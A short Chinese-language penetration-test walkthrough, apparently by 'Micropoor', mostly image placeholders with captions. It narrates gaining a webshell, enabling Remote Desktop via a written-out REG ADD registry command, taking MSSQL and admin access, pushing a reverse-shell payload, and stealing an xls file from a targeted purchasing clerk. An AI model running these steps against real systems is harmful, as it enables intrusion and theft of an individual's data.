
得到webshell




对方没有开启远程桌面：


开启：REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f


通过该服务器得到mssql 数据库。得到终端管理权限。







查看在线机器，查找目标人物。







推送payload 反弹。







确定是否为目标人物：采购员　　桌面截图








按照任务 取得该人员的其中一个xls文件



任务完成。



- Micropoor